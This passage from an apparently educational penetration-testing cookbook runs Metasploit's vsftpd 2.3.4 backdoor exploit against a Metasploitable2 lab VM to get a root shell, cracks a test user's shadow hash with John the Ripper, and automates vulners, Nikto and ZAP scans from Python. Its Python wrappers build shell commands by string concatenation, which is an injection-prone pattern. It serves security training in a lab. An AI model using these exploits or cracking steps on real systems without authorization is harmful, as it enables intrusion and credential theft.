**View the full module info with the info -d command.**

**msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) >**

We have to set now the remote host on which the exploit will be executed. This should be the IP address of our vulnerable Metasploitable2 VM:

**msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > set RHOST 192.168.19.132**

RHOST => 192.168.19.132

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) >

And finally, we run the exploit by using the “run” command as follows:

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > run

**[\*] 192.168.19.132:21 - Banner: 220 (vsFTPd 2.3.4)**

**[\*] 192.168.19.132:21 - USER: 331 Please specify the password.**

**[+] 192.168.19.132:21 - Backdoor service has been spawned, handling...**

**[+] 192.168.19.132:21 - UID: uid=0(root) gid=0(root)**

**[\*] Found shell.**

**[\*] Command shell session 1 opened (192.168.19.131:37245 -> 192.168.19.132:6200) at 2023-07-30 19:35:58 +0530**

Did you see what happened? It opened a shell to the VM using a backdoor exploit. Now, we have full control of the system and can virtually run any command as root.

We were able to exploit VSFTD 2.3.4 to gain access to the system, as it has a known vulnerability that allows us to get a backdoor by sending a sequence of specific bytes on port 21. As you expect, this was done by using a combination of an exploit and a payload.

5. Verify what we can do by running a few commands, including a few privileged commands:

**whoami**

**root**

**uname -a**

**Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux**

**chage -l root**

Last password change

: May 18, 2010

|                                                   |         |
|---------------------------------------------------|---------|
| Password expires                                  | : never |
| Password inactive                                 | : never |
| Account expires                                   | : never |
| Minimum number of days between password change    | : 0     |
| Maximum number of days between password change    | : 99999 |
| Number of days of warning before password expires | : 7     |

**ls -l /home**

**total 16**

**drwxr-xr-x 2 root nogroup 4096 Mar 17 2010 ftp**

**drwxr-xr-x 5 msfadmin msfadmin 4096 May 20 2012 msfadmin**

**drwxr-xr-x 2 service service 4096 Apr 16 2010 service**

**drwxr-xr-x 3 user user 4096 May 7 2010 user**

**ls -l /**

**total 81**

**drwxr-xr-x 2 root root 4096 May 13 2012 bin**

**drwxr-xr-x 4 root root 1024 May 13 2012 boot**



**lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom**

**drwxr-xr-x 13 root root 13820 Mar 27 22:00 dev**

**drwxr-xr-x 94 root root 4096 Mar 28 06:03 etc**

**drwxr-xr-x 6 root root 4096 Apr 16 2010 home**

**drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd**

**lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server**

**drwxr-xr-x 13 root root 4096 May 13 2012 lib**

**drwx----- 2 root root 16384 Mar 16 2010 lost+found**

**drwxr-xr-x 4 root root 4096 Mar 16 2010 media**

**drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt**

**-rw----- 1 root root 6542 Mar 27 22:00 nohup.out**

**drwxr-xr-x 2 root root 4096 Mar 16 2010 opt**

**dr-xr-xr-x 125 root root 0 Mar 27 21:59 proc**

**drwxr-xr-x 13 root root 4096 Mar 27 22:00 root**

**drwxr-xr-x 2 root root 4096 May 13 2012 sbin**

**drwxr-xr-x 2 root root 4096 Mar 16 2010 srv**

**drwxr-xr-x 12 root root 0 Mar 27 21:59 sys**

**drwxrwxrwt 4 root root 4096 Mar 28 02:04 tmp**

**drwxr-xr-x 12 root root 4096 Apr 28 2010 usr**

**drwxr-xr-x 14 root root 4096 Mar 17 2010 var**

**lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-**

## **server**

So basically, you can do everything as if you are logged into the remote system, and that also as a “root” user. If a malicious actor would have done this, they can virtually change the system in the way they want. This is why you should always keep your software and packages updated, irrespective of the operating system.

Just by using `msfconsole`, we can run all such commands and the exploits that come pre-packaged with Metasploit. Moreover, once you become an advanced user, you can write your own exploits using Ruby, which is out of the scope of this book but worth exploring as a cybersecurity professional.

As a penetration tester, whether you are using Metasploit directly or by using Python, you will follow the following steps:

Find if there are vulnerable services in the target system

Search for the exploit that matches the vulnerable services

Check the information about the exploit using the “info” command in `msfconsole`

Use the auxiliary module before using the actual exploit

Use the exploit to gain access to the target system

As we discussed before, Metasploit Framework is pretty vast, and it takes time to use multiple features effectively. Hence the only way to gain mastery of this framework is to try exploiting various vulnerable VMs. We have used Metasploitable2 in this recipe. However, there are many other such VMs that provide many additional opportunities to exploit and learn from them.

## Activity

Attempt the following activities before the next recipe:

In Step 1 of this recipe, we used a command for a lot of parameters. Look at Metasploit documentation and try to understand the importance of each of them

Can you query the Metasploit database for anything else apart from the services we query for

Create a Python program to automate this recipe based on previous programs. You can try using a Python module like pymetasploit3

Extend this Python program to now look at all the services one by one, find if there are exploits available for them, and then try to exploits

We used “nmap” in the previous recipe and “db\_nmap” in this recipe. Bring out the differences between these two approaches to using nmap

Look at the source code of the vsftpd exploit we used in this recipe and understand how it worked behind the scene

## Using John the Ripper to crack passwords

John the Ripper is a password cracking tool using brute force which comes pre-packaged with Kali Linux. You can use it on other Linux platforms and even on Windows. However, Cybersecurity professionals generally use it in Linux.

A penetration tester can use it to check the strength of the passwords. For example, if the passwords for the current users are weak, that is, short passwords or commonly used passwords, they can be cracked by using John the Ripper. One of the simple ways to crack the password using this tool is by using the Dictionary Attack, where a list of passwords in a file is used against the password. Security researchers generally publish such wordlists, which are available widely on the Internet.

In this recipe, we will use Python to interface with John the Ripper tool, which can be used to automate detecting weak passwords.

Note: Compatibility: Linux (Kali Linux) License considerations: Free software u

## Recipe

This recipe shows how to use John the Ripper to crack passwords. You need to be a root or equivalent user to work with this recipe.

Let us follow these steps to complete this recipe:

1. First, let us create a user with a weak password on Kali Linux:

```
useradd testuser
```

```
passwd testuser
```

In the prompt which follows, give the password “testuser”. This is a very weak password, and we should be able to crack this quickly using John the Ripper.

2. John the Ripper also has a wordlist of known password and their hashes. This is available under /usr/share/wordlists. The default wordlist is called rockyou.txt. Look at the directory /usr/share/wordlists to see if you find rockyou.txt. If you find a rockyou.txt.gz indeed, extract the file using the following command:

```
gunzip rockyou.txt.gz
```

After the preceding command, you will find a rockyou.txt which is our password list. We will use this as part of the assignment.

3. The word list rockyou.txt contains a large number of passwords:

```
└─(rootkali)-[/usr/share/wordlists]
```

```
└─# wc -l rockyou.txt
```

**14344392 rockyou.txt**

As you see, it has 14344392 known passwords, which is a pretty big list and covers all the current known passwords.

4. Now, we will create a file for the “testuser” that has the entry from /etc/shadow. The /etc/shadow file contains all the passwords for Linux users in a hashed format.

Run the following command:

**grep testuser /etc/shadow > pass.out**

You will find a text file that has a list of all the users. If you open the file and



check the content, you will see that the file has the user and hash details for “testuser” user.

The file will look like the following:

```
└──(rootkali)-[/home/.../Work/nishant-workarea/cybersecurity-cook-  
book/Chapter_13]
```

```
└─# cat pass.out
```

```
testuser:$y$j9T$NJTf6bh63t9bqtpaH6Y1C$.bu1U2hhW3I8vSJDOiH45vBJ
```

5. Use the following program to use John the Ripper to crack passwords in our file.

Program for cracking the passwords using the hashes in the passwords.out file is as follows:

```
# john_password_cracker.py
```

```
import os
```

```
# Set the location of the file to read from the current directory
```

```
__location__ = os.path.realpath(os.path.join(  
  
os.getcwd(), os.path.dirname(__file__)))  
  
class JohnPasswordCracker:  
  
def crack_password(self, passwords):  
  
password_file = os.path.join(__location__, passwords)  
  
os.system("john --format=crypt " + password_file)  
  
if __name__ == "__main__":  
  
john = JohnPasswordCracker()  
  
john.crack_password("pass.out")
```

Since John the Ripper does not have a Python-only module, we used `_os.system_` to run the john command on our Kali Linux VM.

When you run the program, you will get an output similar to the following:

```
└─(nishantkali)-[~/Work/nishant-workarea]
```

```
└─$ /bin/python /home/nishant/Work/nishant-workarea/cybersecurity-cook-  
book/Chapter_13/john_password_cracker.py
```

**Using default input encoding: UTF-8**

**Loaded 1 password hash (crypt, generic crypt(3) [?/64])**

**Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt  
5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes**

**Cost 2 (algorithm specific iterations) is 1 for all loaded hashes**

**Will run 8 OpenMP threads**

**Proceeding with single, rules:Single**

**Press Ctrl-C to abort, or send SIGUSR1 to john process for status**

**testuser (testuser)**

**1g 0:00:00:00 DONE 1/3 (2023-06-20 05:43) 1.098g/s 105.4p/s 105.4c/s  
105.4C/s testuser..t999992**

**Use the "--show" option to display all of the cracked passwords reliably**

**Session completed.**

└─(nishantkali)-[~/Work/nishant-workarea]

└─\$

Let us understand the output:

We are using “crypt” as the format, as that is the password format used by Linux. If you do not use this option, it may take much longer for John the Ripper to guess the password. John the Ripper uses a different “crypt” algorithm for this execution.

John the Ripper did not use any password list, as the password was the same as the user name. This is one of the things it would use before getting into the

password list.

## Activity

Attempt the following activities before the next recipe:

Check the help for John the Ripper by using “john—help” on the command line. Find out which option can enable logs on the console while the password cracking is in progress. Modify the preceding program to run with that extra option.

John the Ripper uses `/usr/share/john/passwords.lst`. Examine this file and see if you can find commonly used files.

Create another user with the password “changeme”, which is one of the most commonly used and weak passwords. Run the preceding command program with a single user in our password file and see how fast John the Ripper can break this password.

## Using Nmap's vulners Nmap Scripting Engine script to discover vulnerabilities

Vulners (<https://vulners.com/>) is known for being one of the most complete and fully correlated security intelligence databases. They perform constant updates to curate a unified machine-readable format that links to 200+ data sources. They also provide a search engine for security intelligence where you can search using various keywords for known vulnerabilities.

Security intelligence or cybersecurity intelligence is a branch of cybersecurity used to collect and analyze intelligence data about known threats and other information on adversaries. This data can be used to protect organizations and systems from potential cyber-attacks.

While you can use vulners SDK and API to create your own security product, you can also use some of its key functionalities using Nmap's Nmap Scripting Engine (NSE). We have already seen an example of NSE in Chapter 3, Active Reconnaissance. In this recipe, we will use NMAP's vulners NSE script to find vulnerabilities in the system.

Note: Compatibility: Linux (Kali Linux) License considerations: Free software u

## Recipe

In this recipe, we will use NMAP's vulners NSE script to find vulnerabilities in the system. You need to be a root or equivalent user to work with this recipe.

Program for using NMAP's vulners NSE script to find vulnerabilities in the system is as follows:

```
# nmap_vulners.py
```

```
import subprocess
```

```
class NmapVulners:
```

```
def scan_target(self, target):
```

```
output = subprocess.check_output('nmap -sV --script vulners --script-args  
mincvss=5.0 ' + target, shell=True)
```

```
out_list = output.decode('utf-8').split('\n')
```

```
print('Vulnerabilities found on this system:\n', out_list)
```



```
if __name__ == "__main__":
```

```
vulners = NmapVulners()
```

```
vulners.scan_target("192.168.19.132")
```

192.168.19.132 is the IP address of the Metasploitable VM in this case. Replace it with the IP address of your own Metasploitable VM running in the same private network inside VirtualBox or any other hypervisor.

When you run the program, you will get an output similar to the following:

```
['Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-31 22:05 IST', 'Nmap scan report for 192.168.19.132', 'Host is up (0.0017s latency).', 'Not shown: 977 closed tcp ports (conn-refused)', 'PORT STATE SERVICE VERSION', '21/tcp open ftp vsftpd 2.3.4', '22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)', '| vulners: ', '| cpe:/a:openbsd:openssh:4.7p1: ', '| \tSECURITYVULNS:VULN:8166\t7.5\thttps://vulners.com/securityvulns/SI '| \tCVE-2010-4478\t7.5\thttps://vulners.com/cve/CVE-2010-4478', '| \tCVE-2008-1657\t6.5\thttps://vulners.com/cve/CVE-2008-1657', '| \tSSV:60656\t5.0\thttps://vulners.com/seebug/SSV:60656\t*EXPLOIT*', '|_ \tCVE-2010-5107\t5.0\thttps://vulners.com/cve/CVE-2010-5107', '23/tcp open telnet Linux telnetd', '25/tcp open smtp Postfix smtpd', '53/tcp open domain ISC BIND 9.4.2', '| vulners: ', '| cpe:/a:isc:bind:9.4.2: ', '|
```

.

.

.

\tVULNERLAB:967\t5.8\thttps://vulners.com/vulnerlab/VULNERLAB:967\  
'|  
\tVULNERABLE:967\t5.8\thttps://vulners.com/vulnerlab/VULNERABLE:9  
'| \tSSV:67231\t5.8\thttps://vulners.com/seebug/SSV:67231\t\*EXPLOIT\*', '|  
\tSSV:18637\t5.8\thttps://vulners.com/seebug/SSV:18637\t\*EXPLOIT\*', '|  
\tSSV:15088\t5.8\thttps://vulners.com/seebug/SSV:15088\t\*EXPLOIT\*', '|  
\tSSV:12600\t5.8\thttps://vulners.com/seebug/SSV:12600\t\*EXPLOIT\*', '|

.

.

.

\tSECURITYVULNS:VULN:11183\t6.0\thttps://vulners.com/securityvulns/S  
'| \tPOSTGRESQL:CVE-2010-  
3433\t6.0\thttps://vulners.com/postgresql/POSTGRESQL:CVE-2010-3433',  
'| \tPOSTGRESQL:CVE-2010-  
1170\t6.0\thttps://vulners.com/postgresql/POSTGRESQL:CVE-2010-1170',  
'| \tCVE-2010-3433\t6.0\thttps://vulners.com/cve/CVE-2010-3433', '| \tCVE-  
2010-1170\t6.0\thttps://vulners.com/cve/CVE-2010-1170', '|  
\tSSV:15154\t5.8\thttps://vulners.com/seebug/SSV:15154\t\*EXPLOIT\*', '|

```

\tSSV:15096\t5.8\thttps://vulners.com/seebug/SSV:15096\t*EXPLOIT*', '|
\tPOSTGRESQL:CVE-2009-
4034\t5.8\thttps://vulners.com/postgresql/POSTGRESQL:CVE-2009-4034',
'| \tSSV:19669\t5.5\thttps://vulners.com/seebug/SSV:19669\t*EXPLOIT*', '|
\tPOSTGRESQL:CVE-2010-
1975\t5.5\thttps://vulners.com/postgresql/POSTGRESQL:CVE-2010-1975',
'|_ \tCVE-2010-1975\t5.5\thttps://vulners.com/cve/CVE-2010-1975',
'5900/tcp open vnc VNC (protocol 3.3)', '6000/tcp open X11 (access denied)',
'6667/tcp open irc UnrealIRCd', '8009/tcp open ajp13 Apache Jserv
(Protocol v1.3)', '8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1',
'|_http-server-header: Apache-Coyote/1.1', 'Service Info: Hosts:
metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel', '', 'Service detection performed. Please
report any incorrect results at https://nmap.org/submit/ .', 'Nmap done: 1 IP
address (1 host up) scanned in 18.75 seconds', ''

```

As you see in the preceding output, this NSE script performs a vulners scan of our target machine and finds out a bunch of exploits and other issues. This would give a very long output for Metasploitable2, and hence, the output is truncated to show only a part of it.

While malicious actors can use this information to exploit the target system's vulnerabilities, penetration testing can use the same information to find the issues and plug them well in time and proactively. Since Vulner's database is updated frequently, this scan gives known vulnerabilities at any given time.

Note: If you want to know more about Nmap vulners plugin, look at Vulner's pa

## Activity

Attempt the following activities before the next recipe:

Create a better-looking output from the output of the preceding program using the delimiter between various vulnerabilities

How is the NSE script, “vulners”, is different from another similar script, “vulscan”. Try to find out the details and modify the above program to implement a vulnerability scan using vulscan.

## Using Nikto for penetration testing

Nikto, another pre-installed tool in Kali Linux, is a vulnerability scanner that is used for scanning Web servers such as Apache, Nginx, and so on. It is a simple-to-use command line tool that gives a summary of the vulnerabilities found in the Web server.

We can interface with Nikto using Python, similar to the way we have done for running other OS commands, as there are no official Python modules for Nikto at the time of this writing.

Note: Compatibility: Linux (Kali Linux) License considerations: Free software u

## Recipe

In this recipe, we will use Nikto to perform vulnerability scanning using our vulnerable VM, which we have installed before. You need to be a root or equivalent user to work with this recipe.

Note: We will be using Metasploitable2 vulnerable VM for this recipe which we

Program for using Nikto to find the vulnerabilities and weaknesses in a target system is as follows:

```
# nikto_analysis.py
```

```
import os
```

```
class NiktoScanner:
```

```
def scan_target(self, target):
```

```
os.system("nikto -host " + target)
```

```
if __name__ == "__main__":
```

```
nikto = NiktoScanner()
```

```
nikto.scan_target("192.168.19.132")
```

192.168.19.132 is the IP address of the Metasploitable VM in this case. Replace it with the IP address of your own Metasploitable VM running in the same

private network inside VirtualBox or any other hypervisor.

When you run the program, you will get an output similar to the following:

```
└──(nishantkali)-[~/Work/nishant-workarea]
```

```
└─$ /bin/python /home/nishant/Work/nishant-workarea/cybersecurity-cook-  
book/Chapter_13/nikto_analysis.py
```

**- Nikto v2.5.0**

-----

**+ Target IP: 192.168.19.132**

**+ Target Hostname: 192.168.19.132**

**+ Target Port: 80**

**+ Start Time: 2023-06-20 06:47:17 (GMT5.5)**



---

**+ Server: Apache/2.2.8 (Ubuntu) DAV/2**

**+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.**

**+ /: The anti-clickjacking X-Frame-Options header is not present. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>**

**+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/>**

**+ /index: Uncommon header 'tcn' found, with contents: list.**

**+ /index: Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: <http://www.wisec.it/sectou.php?id=4698ebdc59d15>, <https://exchange.xforce.ibmcloud.com/vulnerabilities/827>**

**+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.**

**+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.**

**+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: [https://owasp.org/www-community/attacks/Cross\\_Site\\_Tracing](https://owasp.org/www-community/attacks/Cross_Site_Tracing)**

**+ /phpinfo.php: Output from the phpinfo() function was found.**

**+ /doc/: Directory indexing found.**

**+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678>**

**+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184**

**+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184**

**+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184**

**+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184**

**+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.**

**+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 22:54:00 2008. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418>**

**+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.**

**+ /test/: Directory indexing found.**

**+ /test/: This might be interesting.**

**+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552**

**+ /icons/: Directory indexing found.**

**+ /icons/README: Apache default file found. See:**

**<https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/>**

**+ /phpMyAdmin/: phpMyAdmin directory found.**

**+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.**

**+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: <https://typo3.org/>**

**+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.**

**+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host**

**+ End Time: 2023-06-20 06:47:52 (GMT5.5) (35 seconds)**

-----

**+ 1 host(s) tested**

Needless to say, any malicious actor with this type of details about the target

system can further exploit the weaknesses and vulnerabilities using a tool like Metasploit. In this example, there are many vulnerable applications found, and even one can traverse through the directories. On the other hand, automating this type of scan to discover the security issue in a system on a periodic basis can help cybersecurity professionals to fix the issues proactively.

## Activity

Attempt the following activities before the next recipe:

Can you, in some way, parse Nikto's output programmatically to show in a report format? Look for ways Nikto gives output in a structured way.

Are there other switches in Nikto that can give much more detailed scan results?

## Using OWASP ZAP to perform continuous pen testing

OWASP Zed Attack Proxy, or ZAP, is one of the most popular Web security tools that is maintained actively by a dedicated international team of volunteers. It can be used to identify security vulnerabilities in Web applications automatically.

ZAP is a highly feature-rich tool, and it may take a while to familiarize yourself with and use all its features. To know more, please look at <https://owasp.org/www-project-zap/> and <https://www.zaproxy.org/>.

ZAP is so versatile and at the same time powerful that it can be used by anyone new to penetration testing to professional penetration testers. It can be used to perform passive scanning, active scanning, and also automated scanning.

Notes: Compatibility: Linux (Kali Linux) License considerations: Free software

## Recipe


We will use Python to interface with ZAP running on the local Kali Linux and scan our target machine, that is, Metasploitable2 VM, for security issues. We can also run ZAP in daemon mode and then use REST API to scan our target system.

Let us follow these steps to complete this recipe:

1. On Kali Linux, first run the command “owasp-zap” or “zapproxy” to launch ZAP to become familiar with its UI.

